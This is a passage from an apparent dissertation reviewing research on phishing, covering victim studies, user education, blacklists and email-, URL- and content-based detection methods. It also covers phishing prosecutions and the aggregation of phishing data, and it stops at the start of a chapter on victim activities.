Certain researchers have focused on the social aspect of phishing. The researchers in (Dhamija, Tygar, & Hearst, 2006) performed an empirical study on phishing in order to discover why people fall victim to phishing. They hypothesized that users lack computer-system knowledge, and/or fall victim to visual deception, and/or are not perceptive to security alerts. This study presented 22 participants with 20 websites (i.e., a mixture of phishing and benign) and found that 23% of the participants did not look at browser-based warnings which led to mistakes 40% of the time (Dhamija, Tygar, & Hearst, 2006). Research reported in (Wu, Miller, & Garfinkel, 2006) claimed that toolbar warnings were not an effective mechanism for preventing users from becoming phishing victims. In this study, three simulated toolbars presented warnings to users of malicious websites. The study demonstrated that participants ignored passive warnings either by not observing or disbelieving the warning compared to active warnings.

One set of researchers used surveys to engage people in role play to determine what people know about potential phishing attacks and how they would react. In

(Downs, Holbrook, & Cranor, 2007), members of the Carnegie Mellon Community who registered for the Cyber Security Summit were presented with a survey. This survey presented hypothetical situations to determine how the participant responded to potentially malicious content. Additionally, the survey gathered information on participants' understanding of URLs and icons associated with the browser. The survey found that even though many of the participants evinced some technical background, they refused to enter information into legitimate websites because of the potential for more severe outcomes such as losing a social security number (Downs, Holbrook, & Cranor, 2007).

Research has also been conducted in both corporate and academic environments measuring the susceptibility for users to be victimized by phishing attacks (Coordination, 2005; Jagatic T. N., Johnson, Jakobsson, & Menczer, 2007; Beck & Zhan, 2010). In (Coordination, 2005), a set of simulated phishing emails and pamphlets describing phishing were distributed to New York State employees. This study showed that employees were less susceptible to falling for phishing attacks if they were provided with the digital material instead of the physical pamphlet. Another study performed on students at Indiana University demonstrated how the social context of phishing can increase the number of victims (Jagatic T. N., Johnson, Jakobsson, & Menczer, 2007). This study showed that 72% of students had fallen victim to phishing when contacted by someone they knew through a social networking website, whereas only 16% fell victim when contacted by a random email address spoofing to be from a valid Indiana University email address.

More recently, (Sheng, Holbrook, Kumaraguru, Cranor, & Downs, 2010) performed a study to find whether demographic factors play a role in phishing. This study used 1,001 participants who varied in gender, age, and technical skill levels. The study found that women had less technical training and apparent knowledge than men and were more susceptible to clicking on email links and entering information. Furthermore, people in the 18-25 age group are evidently the most susceptible in terms of age (Sheng, Holbrook, Kumaraguru, Cranor, & Downs, 2010). The study concludes that phishing can be reduced by providing additional educational material to Internet users.

## 2.2 USER EDUCATION

Other researchers have concentrated on the education of Internet users to prevent future attacks. Such studies have used a number of anti-phishing educational materials as "teachable moments". Anti-Phishing Phil is an online game designed to teach users not to fall victim to phishing attacks (Sheng, et al., 2007). The study found that people who had played Anti-Phishing Phil could identify phishing websites better then people who had used other phishing prevention materials. Researchers from Montclair State University created a custom phishing IQ test using companies that students from the university would be accustomed to using and found that, initially, nearly half of phishing emails were misidentified either positively or negatively (Robila, James, & Ragucci, 2006). After receiving an educational session on identifying phish, the study demonstrated that the participants were better able to identify phish.

The research conducted in (Kumaraguru, et al., 2007) demonstrated that users who took embedded training (i.e., after falling victim to an attack) learned and retained more knowledge about phishing then those who were given non-embedded training (i.e., receiving training via an email). In a different study, these same researchers created an educational comic strip named PhishGuru (Kumaraguru, et al., 2009; Kumaraguru, Sheng, Acquisti, Cranor, & Hong, 2008). PhishGuru was presented to users who had fallen for a simulated phishing email. Focus groups using PhishGuru shared that it was a good educational experience (Kumaraguru, Sheng, Acquisti, Cranor, & Hong, 2008) and it was shown that the users retained the knowledge (Kumaraguru, et al., 2009). The previous two studies, embedded training and PhishGuru, led to the development of an anti-phishing landing page by the same researchers for the Anti-Phishing Working Group (aka APWG) (Kumaraguru, Cranor, & Mather, Anti-Phishing Landing Page: Turning a 404 into a Teachable Moment for End Users, 2009). The web page developed in this work is currently used by phished organizations, takedown companies, and other organizations to replace phishing content with an informative web page detailing how not to fall victim to identity theft or phishing. Phishing education has shown the ability to prevent Internet users from future attacks, but it is not a "silver bullet". Educating computer users has been shown to be difficult (Kumaraguru, et al., 2007); therefore, additional reactive and proactive techniques are needed to directly engage the attacks.

## 2.3 BLACKLISTS & TOOLBARS

Blacklists are the most widely used technique for preventing phishing attacks (Huang, Tan, & Lui, 2009). A blacklist is composed through a variety of techniques such as manual reporting, honeypots, and heuristics from web crawlers (Ma J. , Saul, Savage, & Voelker, 2009). Blacklists are often used by email filters and browsers to block users from the malicious content (e.g., email messages and websites). Internet browsers such as Internet Explorer, Firefox, Google Chrome, and Safari browsers (Anti-phishing

Technologies", n.d.) (Whittaker, Ryner, & Nazif, 2010) and many turn-key security product ("McAfee SiteAdvisor", n.d.)("AntiPhishing Toolbar", n.d.)("AntiPhishing Protection", n.d.) often implement blacklists in their toolbars as a phishing countermeasure. Additionally, browsers use whitelists (lists of known benign domains) to reduce the possibilities of false-positives; however, the major limitation of blacklists is that they cannot recognize new phishing websites. To help address this problem, security products take a slightly different approach.

The security products mentioned above often use heuristics and web crawlers (software that follows links on a webpage) to identify new URLs that are to be added to their respective blacklists. For example, the Netcraft toolbar has a monthly competition for people to submit phishing URLs ("Most Active", n.d.). These URLs are then added to a queue in which a crawler downloads the content and a system of heuristics analyzes the content to determine if the website is a phish (Netcraft, Anti-Phishing Toolbar). The newly observed URLs are then added to the toolbar. Therefore, the toolbar is limited to the number of new URLs that are submitted to Netcraft and this approach does not have the ability to identify new URLs within the toolbar readily. McAfee SiteAdvisor and Symantec's Norton 360 provide similar frameworks for protection as well as limitations ("McAfee SiteAdvisor", n.d.) ("AntiPhishing Protection", n.d.).

PhishNet enhances existing blacklists by discovering related malicious URLs (Prakash, Kumar, Kompella, & Gupta, 2010). PhishNet generates new URLs using five heuristics and determines if each of those URLs can be resolved by a DNS lookup. Their research showed the ability to add new phishing URLs to the existing blacklist. Other researchers (Cao, Han, & Le, 2008) and (Wang, Agrawal, & Choi, 2008) propose approaches that keep track of a whitelist of all the user's login pages. Alerts are presented to the user when the user attempts to enter their information into a website not on that whitelist. These techniques require the users to understand what domains are to be whitelisted and do not take into account new domains set up by different factions of the organizations.

As indicated above, one major problem with blacklists is that they fail to identify phishing URLs in the early hours of a phishing attack because their update process is insufficiently fast. Phishing campaigns have an average life of less than two hours (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009); therefore, by the time a phishing website is positively identified and blacklisted, that campaign most probably has ended and a new one started.

Other drawbacks of blacklists are specific to phishing. As many as 78% of phishing websites are hosted on hacked domains (Aaron & Rasmussen, Global Phishing Survey 2H/2009, 2010), and legitimate websites may be left on blacklists long after the offensive content has been removed, potentially causing reputational harm to the legitimate website or organization. The owners of these web servers, who have no knowledge of the malicious website, can be punished by blacklists as they may block users or customers from surfing to a legitimate business website. Active website owners who remove the malicious content are still subsequently punished as some blacklists such as ORDB and Spamcop state that it may take 48 – 72 hours to remove the IP or domain from their list ("Email Marketing", n.d.).

Furthermore, a technique known as *pharming* redirects victims to fraudulent websites through DNS hijacking or poisoning (Stamm, Ramzan, & Jakobsson, 2007). Pharming is a version of a man-in-the-middle attack where the DNS request for a legitimate bank URL directs the victim to a fraudulent website (James, 2005) (Abu-Nimeh, Nappa, Wang, & Nair, 2007). The user enters a legitimate URL into the browser, however, the IP address, and ultimately the website that the user is sent to is a phish. This type of attack would render blacklists useless as the URL is legitimate.

Blacklists are important in reducing the overall losses to phishing but are more effective when enhanced with other browser based components such as heuristics (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009). As stated in Chapter 1, incremental improvements in blacklists can only deliver incremental prevention of financial losses, and therefore, robust heuristic detection must replace user created blacklists in order to block access to phishing websites immediately. Such heuristics are used in email-, URL-, and content-based detection techniques.

## 2.4 EMAIL-BASED

Another widely used reactive technique against phishing are email filters (Abu-Nimeh, Nappa, Wang, & Nair, 2007; Basnet, Mukkamala, & Sung, Detection of Phishing Attacks: A Machine Learning Approach, 2008; Chandrasekaran, Narayanan, & Upadhyaya, Phishing E-mail Detection Based on Structural Properties, 2006; Fette, Sadeh, & Tomasic, Learning to Detect Phishing Emails, 2007). The goal of email filtering is to prevent a phishing email from reaching its intended recipient. Anti-phishing email filters use a variety of methods to recognize that an email is phishing-related, such as its frequency across a network or natural language cues within the email.

Microsoft states that its SenderID, embedded in all of its email products and services, stops more than 25 million deceptive messages daily (“Sender ID”, n.d.). Microsoft uses an email authentication technology protocol that “validates the origin of e-mail messages by verifying the IP address of the sender against the alleged owner of the sending domain” (“Sender ID”, 2011). Users of Mozilla’s Thunderbird 3 open source email client can add this protection with the Sender Verification Extension (Tauberer, 2008), and built-in to Thunderbird is the ability to warn users if they should click on a link that appears to be directing them somewhere other then what is indicated in the email (“Thunderbird 3”, n.d.).

Researchers have proposed email-based solutions to classify the phishing emails based on the words in the email’s body or through features extracted in the email content. *Saberi et al.* used Poisson filters, K Nearest Neighbor, and Naïve Bayes probabilistic theory to classify the words in the email body as ham, spam, and scam (i.e., phishing) (Saberi, Vahidi, & Bidgoli, 2007). Their techniques were tested on 4,500 spam emails from the Enron collection, 1,500 legitimate emails, and 529 phishing emails collected by the Internet Defense Phishery (“Repository of”, 2006). An ensemble of these approaches correctly classified 94.4% of scams and only mis-classified 0.08% of legitimate or spam emails as scams.

However, text-based approaches against spam were found to be not as effective against phishing as against spam in general (Chandrasekaran, Narayanan, & Upadhyaya, Phishing E-mail Detection Based on Structural Properties, 2006) (Saberi, Vahidi, & Bidgoli, 2007) since phishing emails are designed to mimic legitimate email and usually include language and keywords similar to those in legitimate email messages.

Researchers have attempted to improve anti-phishing email filters through the use of other key features in phishing email messages. *Chandrasekaran et al.* derived 25 features from emails, used information theory concepts to rank the features, and finally classified the emails using a Support Vector Machine (SVM) on those features (Chandrasekaran, Narayanan, & Upadhyaya, Phishing E-mail Detection Based on Structural Properties, 2006). These researchers used a custom collection of 200 phishing and 200 non-phishing emails. The results demonstrated their technique could achieve a 95% detection rate. Other researchers used Biased Discriminant Analysis to cluster groups of similar emails together as a technique for detecting phishing attacks (Gomez & Moens, 2010). This approach determines the distances that can be used shown the similarities and differences between the words used to compose phishing emails.

*Fette et al.* developed an algorithm named PILFER to identify phishing emails using 10 features and random forests, 10 decision trees, as the classifier (Fette, Sadeh, & Tomasic, Learning to Detect Phishing Emails, 2007). The features used by PILFER include IP-based URLs, age of the domain, non-matching ULRs between the hyperlink and anchor tag (i.e., the visual and actual links), HTML and JavaScript presence, number of links and domains, numbers of periods in the URL, and spam filter output. PILFER was tested on 7,810 emails, in which 860 were phishing (Nazario, phishing corpus homepage, 2006), and identified 96% of the phish with a 0.1% false-positive rate.

Similarly, *Abu-Nimeh et al.* presented a study where they extracted a set of 43 features derived from 2,889 emails and compared the results of six of machine learning algorithms including Logistic Regression, Classification (SVMs) and Regression Trees, Bayesian Additive Regression Trees, Support Vector Machines, Random Forests, and

Neural Networks (Abu-Nimeh, Nappa, Wang, & Nair, 2007). There were 1,171 phishing emails in this set of 2,889 emails that were obtained from a phishing corpus collected by Jose Nazario (Nazario, Phishing Corpus). The results found that Random Forests outperformed all other techniques in the error rate and detection rate by achieving an 88.9% detection rate while maintaining an 8.3% false-positive rate. The lowest false-positive rate, 4.9%, was achieved by Logistic Regression, which also had an 83.0% detection rate. *Basnet et al.* performed a similar study to that of *Abu-Nimeh et al.* using overlapping features but tested a number of different classifiers (Basnet, Mukkamala, & Sung, Detection of Phishing Attacks: A Machine Learning Approach, 2008). The classifiers include SVM, biased SVM, neural networks, scaled conjugate gradient algorithm, K means, and self organizing maps (SOMs). These experiments were conducted on 936 phishing emails from the phishing corpus and 3,027 non-spammed emails and demonstrated that SVM produced the best results. Continued work by these researchers applied a confidence-weighted algorithm developed by Dredze et al. (Dredze, Crammer, & Pereira, 2008) to a set of features for email classification (Basnet & Sung, Classifying Phishing Emails Using Confidence-Weighted Linear Classifiers, 2010). This new algorithm was tested on a larger data set using 5,349 phishing emails and demonstrated the ability to detect 99.77% with a false-positive rate of less than 1%.

More recently, *Bergholz et al.* proposed an email-based filter that uses structural-, link-, image-, element-, body text-, and spam- filter features to classify emails using statistical classifiers (Bergholz, Beer, Glahn, Moens, PaaB, & Siehyun, 2010). The study also uses a technique to detect hidden salting (adding or distorting content of images) and slight changes to images within the email body that are difficult for the user to observe.

This system was tested on a collection of 20,000 emails (i.e., 3,636 phishing (Nazario, Phishing Corpus) and 16,364 non-spammed emails) and achieved a 99% detection rate and 0.01% false-positive rate using all features. *L'Huillier et al.* proposed similar research where they used a game mechanism between an adversary and intelligent and adaptive classifiers to identify phishing emails. This research tested sets of SVMs and Bayesian models on the same set of emails used by *Bergholz et al.* and found that the implementation of the 10 x 10 cross-validation SVM achieved a 98.9% detection rate, 0.07% false-positive rate, and 99.32 F-measure. In response to much of the research presented in Section 2.4, *Toolan and Carthy* performed a study using information gain to determine the most important features for detecting phishing emails. All of the 40 features had been previously used by other researchers (Toolan & Carthy, 2010). The 40 features fell into five categories: body-, URL-, subject-, script-, and sender-based features. Their research demonstrated that classifiers trained on more important features had better results than those trained on less important features.

*Yu et al.* uses a set of filters and weighted rules to classify emails in an algorithm labeled as PhishCatch (Yu, Nargundkar, & Tiruthani, 2009). Examples of rules include the length of hyperlinks, differences in the "Received From" and "From fields" of the email, and differences between the hyperlink and anchor tag. PhishCatch was tested on a phishing corpus consisting of over 2,000 email messages and the algorithm exhibited 80% detection and 1% false-positive rate.

Some researchers have suggested that users can provide email filters with information about their legitimate account emails that can help to identify phishing emails. For example, CUSP requires users to store data about emails from their accounts in order to detect discrepancies between emails from the organization and potential phishing emails (Chandrasekaran, Sankaranarayanan, & Upadhyaya, CUSP: Customizable and Usable Spam Filters for Detecting Phishing Emails, 2008). The disadvantages are that CUSP requires users to make customized changes to the add-on and that CUSP cannot detect a phishing email where the message is an image. Furthermore, the limitations of email filtering have been documented by *Zhang et al.* (Zhang, Hong, & Cranor, 2007).

More recently, social engineering approaches to phishing have thwarted email filters (Jagatic T. N., Johnson, Jakobsson, & Menczer, 2007) (Ronda, Saroiu, & Wolman, 2008). In what is known as spear-phishing, email messages have become highly targeted and contain the recipient's personal information mined from the web (Jakobsson & Myers, 2006). Another shortcoming of email-based filtering can be seen in certain types of phishing attacks. For example, email filtering would not be applicable to fraudulent websites that were not advertised through spammed emails such as pharming (James, 2005).

## 2.5 URL-BASED

While detecting phishing websites by email is a helpful phishing countermeasure, not all email accounts have the protection embedded in their email filters and not all phishing attacks are sent via email. In response to such cases, researchers have attempted to detect phishing websites using features extracted from the URL directing the potential victims to the malicious content as well as host-based information. Examples of URL-based features include but  are not limited to the number of dots in the URL, length of the machine names, number of special characters, presence of hexadecimal characters or IP addresses instead of machine name, and length of the URL (Garera, Provos, Chew, & Rubin, A Framework for Detection and Measurement of Phishing Attacks, 2007) (Ma J. , Saul, Savage, & Voelker, Identifying Suspicious URLs: An Application of Large-Scale Online Learning, 2009) (Chen & Guo, 2007). Host-based information refers to added information that can be gathered about the machine hosting the domain in question. Information that can be gathered about the hosting machines includes WHOIS information, geographic information, and the presence of the hosting domain on a blacklist or whitelist (Garera, Provos, Chew, & Rubin, A Framework for Detection and Measurement of Phishing Attacks, 2007; McGrath & Gupta, 2008) (Ma J. , Saul, Savage, & Voelker, Beyond Blacklists: Learning to Detect Malicious Web Sites from Suspicious URLs, 2009) (Zhang, Hong, & Cranor, 2007). *McGrath and Gupta* presented trends they found in URLs and the hosting websites' information. These researchers showed that brand names regularly appeared in the host names and paths of phishing URLs, free hosting and URL shortening services were being misused, and through WHOIS and zoning files, they illustrated that many phishing websites were working the same day as the hosting domain was registered (McGrath & Gupta, 2008). The latter is a URL trend during the time period of the study, but the implication of WHOIS data being a good host-based feature is a reason other anti-phishing solutions used this feature (Ma J. , Saul, Savage, & Voelker, Beyond Blacklists: Learning to Detect Malicious Web Sites from Suspicious URLs, 2009).

LinkGuard is a pseudo-URL-based approach to detect phishing URLs by using the information about hyperlinks within the phishing emails (Chen, Bose, Leung, & Guo, 2010). LinkGuard uses five rules to classify the hyperlinks: does the hyperlink URL match the URL in the anchor tag?, is there an IP address instead of a machine name?, is the URL encoded?, does the anchored text not contain a link?, and finally does the link contain a redirect due to vulnerabilities in the hosting domain? *Chen et al.* tested LinkGuard on 203 phishing emails obtained from the APWG and achieved a 96% detection rate (Chen & Guo, 2007). While LinkGuard uses the hyperlinks in emails to identify phishing URLs, other researchers have required nothing more than the URL.

*Garera et al.* collect and extract 18 host- and URL-based features from potential phishing URLs and classify the features using Logistic Regression (Ma J. , Saul, Savage, & Voelker, Beyond Blacklists: Learning to Detect Malicious Web Sites from Suspicious URLs, 2009). These researchers used host-based features (such as Google's Page Rank which gives higher rank to well established websites), quality guidelines maintained in the Crawl Database, and URL-based features as described above. On a data set of 2,508 URLs, of which 1,245 were phish, the classifier provided a 95.8% detection and 1.2% false-positive rate. Similarly, *Ma et al.* used a combination of host- and URL-based features classified using Naïve Bayes, SVMs, and Logistic Regression (Ma J. , Saul, Savage, & Voelker, Beyond Blacklists: Learning to Detect Malicious Web Sites from Suspicious URLs, 2009). These classification algorithms were tested on a combination of 15,000 benign URLs from Yahoo and the DMOZ Open Directory Project (DMOZ), 15,000 spam URLs from SpamScatter, and 5,500 phishing URLs from PhishTank ("PhishTank | Join", n.d.). The systems provided low cumulative error rates, but the researchers stated that the classifiers relied on batch learning and may not prove accurate on large data sets. The researchers suggested that online learning algorithms could provide better results as the online learning algorithm can continuously update (Ma J. , Saul, Savage, & Voelker, Identifying Suspicious URLs: An Application of Large-Scale Online Learning, 2009). In subsequent work, the researchers tested three batch learning algorithms against a Confidence-Weighted (CW) online learning algorithm using the same feature set on 20,000 URLs per day and a total of 2 million. The results demonstrated that the CW algorithm, yielded a nearly 1% error rate, outperformed the batch algorithms as the CW algorithm did not have memory problems on the large data set and could retrain the algorithm over newly presented features.

URL-based methodologies are driven by patterns in malicious domains and trends in common paths that phishing kits generate. These techniques can be confused by randomizing paths. For example, phishers can replace legitimate websites' index pages with phishing pages. This will force URL-based classification to mislabel the URL as a non-phish, or could lead the URL-based classifier to label legitimate websites as phish. Additionally, URL-based techniques fall victim to the problem associated with blacklists, knowing when the URL is no longer malicious. This phishing countermeasure does not rely upon the website content and therefore cannot determine when the website has been repaired. In response, some researchers have proposed techniques that employ a combination of content- and URL-based heuristics. These techniques will be described after the Section 2.6, which introduces content-based approaches.

## 2.6 CONTENT-BASED

Several research groups have proposed content-based technologies that use visual signs to identify phishing websites. To overcome text within images on phishing websites, *Dunlop et al.* (Dunlop, Groat, & Shelly, 2010) presented a method for capturing a screenshot of potential phishing web pages, converting the bitmap image to a TIFF image, using Optical Character Recognition (OCR) software to convert the image into computer readable text, and finally feeding the file line by line into Google's search engine API. Their technique compares the domain of the potential phishing URL against the domains of the first four returned results, as legitimate websites should be one of the first results returned by a query. The technique tested on 100 phishing and 100 benign URLs, identified 98% of the phishing websites while not mis-classifying any legitimate websites.

Another content-based technique is to use properties of the Document Object Model (DOM) to identify phishing websites. *Pan et al.* used an identity extractor to determine a websites legitimacy using textual clues such as words that appear in the DOM's title, address, and body (Pan & Ding, 2006). Additionally, their approach extracted features of the DOM object, which fit into five categories, and classified the features using a SVM. Their experiment consisted of 279 phishing pages targeting 49 organizations and 100 legitimate web pages. The identity extractor successfully identified 88% of the phishing websites but had a 29% false-positive rate. The classifier performed better with an average detection rate of 95% and false-positive rate of 4%. *Xiang and Hong* proposed a similar identity extraction algorithm that uses information extraction and retrieval algorithms to differentiate between websites claiming to be a particular website versus legitimate websites (Xiang & Hong, 2009). The information extraction algorithm determines word frequency in fields that commonly contain brand names such as the title and copyright field and searches for the presence of login forms. The information retrieval algorithm uses TF-IDF (a statistical metric in information retrieval to determine the importance of terms) to rank candidate words in the documents.

Finally, the brands from the fields as well as the TF-IDF results are set as inputs to the Google and Yahoo search. The domains of the potential phishing websites are then compared to the domains of the queried results. If the domain is not present within the results then the website is labeled as a phish. Their approaches performed well but were limited to the presence of brand information in the titles and copyright fields (Xiang & Hong, 2009). Furthermore, the authors state that their approach may not be scalable because of performance. Their approach relies on search engine results and the issues with consecutively querying search engines are a known limitation (Justone, 2010).

Content-based approaches provide insight into what content is being hosted at an URL. A limitation of these approaches include that they require a framework able to retrieve a website's content robustly. Furthermore, patterns in the content are not always capable of identifying phishing websites. As a response, a set of researchers have developed hybrid techniques that use content-based and URL-based features to identify phishing websites.

## 2.7 CONTENT-BASED AND URL- BASED

The combination of content-based and URL-based features provides researchers with two methods for identifying phish: the first using patterns within the URL and the other using the content hosted on the web page. *Suriya et al.* suggested a set of features that should be collected in three stages: first, obtain features derived from the URL as described in section 2.5, next check for the presence of JavaScript code in the web page's source code, and finally, look for deceptive elements in the web page's source code such as fake address bars and pop-up windows (Suriya, Saravanan, & Thangavelu, 2009). This approach requires additional testing to demonstrate the feature sets ability to detect phish; however, other researchers have performed documented experiments as described below.

The initial research by *Aburrous et al.* presented a number of features from the URL and the web page that could be classified using a fuzzy logic model (Aburrous, Hossain, Thabatah, & Dahal, 2008). These feature were never classified using the proposed fuzzy logic model, however, the features were used in their next study in which six data mining algorithms were tested. Their techniques were tested on a set of 1,006 websites, of which 412 were phish. The Multi-class Classification based on Association Rule, or MCAR, algorithm (Fadi, Peter, & Peng, 2005) achieved the best overall performance with an error rate of 12.6%.

CANTINA was developed as an extension of Microsoft Internet Explorer and acquires features from the URL such as the number of dots, presence of an @ or dash, and if the domain is an IP address, CANTINA also considers content-based features like suspicious links on the web page, presence of forms and known images or logos (Zhang, Hong, & Cranor, 2007). This approach also uses the age of the domain, which is considered a host-based feature, and performs TF-IDF (Salton & Buckley, 1988) to extract and submit the top *N* terms from the web page Google's PageRank. This helps to determine if the domain is legitimate. CANTINA was tested on 100 legitimate and 100 phishing URLs and used a weighted summation formula of the features to obtain detection rates ranging between 94-97% using the assistance of the Netcraft and SpoofGuard toolbars. However, the authors state that their approach can be circumvented by hiding invisible text within a web page, which would affect the TF-IDF, as well as causing Google's PageRank to return high page ranks for phishing websites.

This approach is called setting “Google bombs” (Zhang, Hong, & Cranor, 2007). CANTINA also can fall victim to the same problem that *Xiang & Hong* mentioned about their approach. CANTINA may not be scalable because of poor performance with respect to Google queries (Xiang & Hong, 2009). As an extension, *Miyamoto et al.* classified CANTINA’s features using nine machine learning algorithms (Miyamoto, Hazeyama, & Kadobayashi, 2008). Their data set consisted of 1,500 benign and 1,500 phishing websites. These approaches achieved a cumulative error rate low of 14.15% (AdaBoost), a false-negative rate low of 14.12% (Logistic Regression), and a false-positive low of 13.54% (Neural Networks). *Zhang et al.* demonstrated that the feature set derived from CANTINA provides a good detection rate but lacks the ability to classify legitimate websites.

Researchers at Google presented research on their heuristic toolbar that uses hybrid feature sets including content-based, host-based, and URL-based features (Whittaker, Ryner, & Nazif, 2010). Their technique uses common URL-based features, extracts numerous host-based features such as IP address, name servers, name server IP, and geolocation information, and finally fetches the web page’s content to determine the extent to which the page links to other domains (Whittaker, Ryner, & Nazif, 2010). The *Whittaker et al.* algorithm also employs TF-IDF on the web page to submit to their proprietary Google PageRank algorithm. This validates if the website is a legitimate domain. Their data set is a diverse, custom collection of over 10 million URLs and about 1% of the URLs are phishing. The results exhibited a 91.85% detection rate with less than a 0.1% false-positive rate. This research using the Google heuristic toolbar demonstrated the ability of phishing detection techniques to provide robust scalability to a large URL set.

Heuristic-based techniques and reactive approaches provide a mechanism for defending against phishers as they have demonstrated the ability to reduce phishing (Moore & Clayton, 2007). However, reactive approaches do not deter phishers from future attempts and there is a growing need for proactive approaches to dissuade phishers from attempting/launching future attacks.

## 2.7 PHISHING PROSECUTIONS

Recently, various countries and US-based states have initiated legislation aimed at computer fraud and phishing. For instance, the Fraud Bill passed by the United Kingdom's House of Lords (2006166.pdf) defines different aspects of fraud and assigns maximum penalties for each category. The maximum penalty for being convicted was set at 10 years and can be accompanied by a fine. Lawyers have used the law to prosecute individual offenders and groups of offenders who have committed deception, fraud, and money laundering ("Phisher men", n.d.)("Phishing attackers", n.d.)("Three jailed", n.d.).

In the United States, federal laws such as the Anti-Phishing Act of 2005 have been proposed to the Senate (The Library of Congress) but did not pass into laws. In contrast, the House of Representatives have passed three anti-phishing bills: Internet Spyware (I-SPY) Prevention Acts of 2004, 2005, and 2007 (U.S. Government Printing Office) (U.S. Government Printing Office) (U.S. Government Printing Office). Similarly, state laws have increased the severity of punishment for phishers. For example, in 2005 Virginia passed a law that equated the penalty for phishing with a victim's monetary loss. Any loss of money greater than $200 and less than $1,000 is punishable as a Class 5 felony; whereas, any loss greater than equal to $1,000 is punishable as a Class 6 felony with a maximum prison sentence of five years (Virginia Acts of Assembly 2005 Session Chapter 827). These laws were the beginning of a trend at the state level and by 2007, 28 states had law makers update current computer crime laws (National Conference of State Legislatures; National Conference of State Legislatures; National Conference of State Legislatures).

Law enforcement agencies worldwide work together to build cases and prosecute cybercriminals. On September 22nd 2010, Liviu Mihail Concioiu was arrested in Romania and, in addition to other alleged crimes, was charged with launching two phishing attacks against eBay employees (Warner). The first alleged phishing attack targeted 1,784 employees while the other alleged attack targeted 1,521 employees. During the eBay phishing attack, employee credentials were stolen and used to steal files and access customer information such as transactions (Prince). In 2006, Steve L. Roberts, Frederick T. Hale, Dana Carlotta Warren, and several others were arrested in a scheme referred to as Operation Cardkeeper and prosecuted for bank fraud, access device fraud, and identity theft (Krebs, 14 Arrested for Credit Card, Phishing Scams) (Peretti, 2008). An investigation revealed a significant number of credentials were obtained through phishing (Krebs, FBI Tightens Net Around Theft Operations, 2006). To date, one of the largest phishing investigations was Operation Phish Phry in which nearly 100 American and Egyptian citizens were charged with "computer fraud, conspiracy to commit bank fraud, money laundering, and aggravated identity theft (Operation 'Phish

Phry', 2009)."  Reports claimed that these criminals stole over $1 million in their phishing attacks.  The lead defendant, Kenneth Joseph Lucas II received a thirteen year sentence upon conviction (Constantin, 2011).

Officials have also linked phishing scams to terrorists.  In 2007, three alleged terrorists Younes Tsouli, Waseem Mughal, and Tariq Al-Daour were prosecuted for inciting terrorist murder by providing website services and Internet communications to al-Qaeda members to share videos of propaganda and murder (Peretti, 2008).  The three individuals pled guilty to using stolen credit card numbers obtained through phishing and malware to fund their operations.  These are just a few examples of phishing activity that were prosecuted.  However, these phishers were not caught using the evidence from phishing attacks, but through other methods such as following the transactions made on the compromised accounts.  Future tools are needed to identify trends in phishing activity to aid investigators in their investigations.

## 2.8 PHISHING ACTIVITY AGGREGATION

Much of the anti-phishing methodologies presented above are reactive in nature but researchers have started to use proactive approaches that aggregate information about phishing incidents (Basnet, Mukkamala, & Sung, Detection of Phishing Attacks: A Machine Learning Approach, 2008) (Irani, Webb, Griffin, & Pu, 2008) (Weaver & Collins, 2007).  Some researchers have attempted to use clustering algorithms on the content of the email messages (Basnet, Mukkamala, & Sung, Detection of Phishing Attacks: A Machine Learning Approach, 2008) (Irani, Webb, Griffin, & Pu, 2008). These methods proved ineffective as there is a short life of features that are extracted from the headers and there is duplication found in the intended mimicry of the content.

Another form of phishing information aggregation is the application of clustering algorithms to net blocks reported in phishing scams (Weaver & Collins, 2007). *Weaver & Collins* technique attempts to estimate the extent of phishing and its losses. Their approach suggests that the phishing websites hosted on the same net blocks are from the same phisher. *Chen et al.* (Chen, Bose, Leung, & Guo, 2010) attempt to determine the severity of phishing attacks by applying textual classification and data mining techniques on phishing alerts from Millersmiles ("Phishing scams", n.d.) and financial information provided by the phished organizations. The researchers claim to classify the risk level of phishing attacks based on total loss of money in an attack from the phished organization and categorized text from the phishing alerts (Chen, Bose, Leung, & Guo, 2010).

The approaches described above in Section 2.8 are, to this researcher's knowledge, the only attempts by researchers to create technologies for aggregating phishing activity. To address this problem fully, new methodologies need to be developed in order to find patterns between phishing websites that show relationships and even the provenance of phishing websites. The rest of this dissertation describes the development of anti-phishing technologies that can be utilized for both the detection of phishing websites, in addition to, the aggregation of phishing data and evidence to build strong relationships between the individual attacks.

# 3. VICTIM ACTIVITIES

## 3.1 CHARACTERIZATION OF PHISHING VICTIMS

Researchers and industrial practitioners have spent much of their efforts reducing the number of victims affected by phishing attacks. These victims consist of individuals who lose sensitive information that can be used in identity theft, organizations that incur costs associated with refunds and customer-service responses, and other organizations that rely on e-commerce (Jakobsson & Myers, 2006).

Victims who ultimately lose money and services, personal information, and time to repair these losses from phishing often rely on technology such as email filters and browser toolbars for protection. Victims encounter a number of malicious activities in a phishing attack. They may receive spammed phishing emails that direct them to malicious websites. Such websites contain fraudulent web pages and may induce the victims to download malicious content. To protect potential victims, robust techniques are needed to detect malicious websites before the user receives the email or accesses the web page.

Spoofed organizations as well as businesses or people that receive fraudulent payments are also victimized because these entities typically refund losses and require services to rectify the situation. Additionally, such organizations incur costs to cover the wages of and the tools used by employees who respond to phishing incidents, by interacting with the victims, finding and removing the malicious websites from the Internet, or attempting to build evidence against the phishers. Other organizations, other than just those spoofed, are affected by phishing. Organizations can experience downsides as customers and vendors grow increasingly skeptical about using e-commerce technologies (Jakobsson & Myers, 2006). In fact, many small and medium size businesses avoid online banking because they do not have the resources to protect themselves from the liability of a compromised system (Tubin & Feinberg, 2010).

Finally, the owners and administrators of compromised web servers are victims. In a report by *Aaron and Rasmussen*, 78% of phishing websites from the second half of 2009 were hosted on compromised web servers (Aaron and Rasmussen 2008). The phishers can acquire sensitive data and cause prospective and existing clients to lose confidence in the web server or company. The time and resources needed to remove the content and patch the underlying vulnerability add additional costs.

## 3.2 CONTRIBUTIONS TO VICTIM ACTIVITIES

The problems that potential and active victims of phishing encounter are the key issues that this dissertation addresses. This work presents phishing countermeasures, including both content-based and URL-based techniques, to prevent phishing attacks from occurring. The major contributions of this chapter address the automatic detection of phishing websites using content-based approaches, while additional contributions in victim activities are presented in Appendix A. This chapter presents techniques for finding potential phish in streams of URLs using URL-based approaches. The earlier an attack can be identified, the faster these attacks can be blocked and the probability of collecting evidence about the attack (discussed in more detail in Chapter 4) increases. Therefore quick, automatic detection is a required step to mitigate phishing.

### *3.2.1 Content-based approaches*

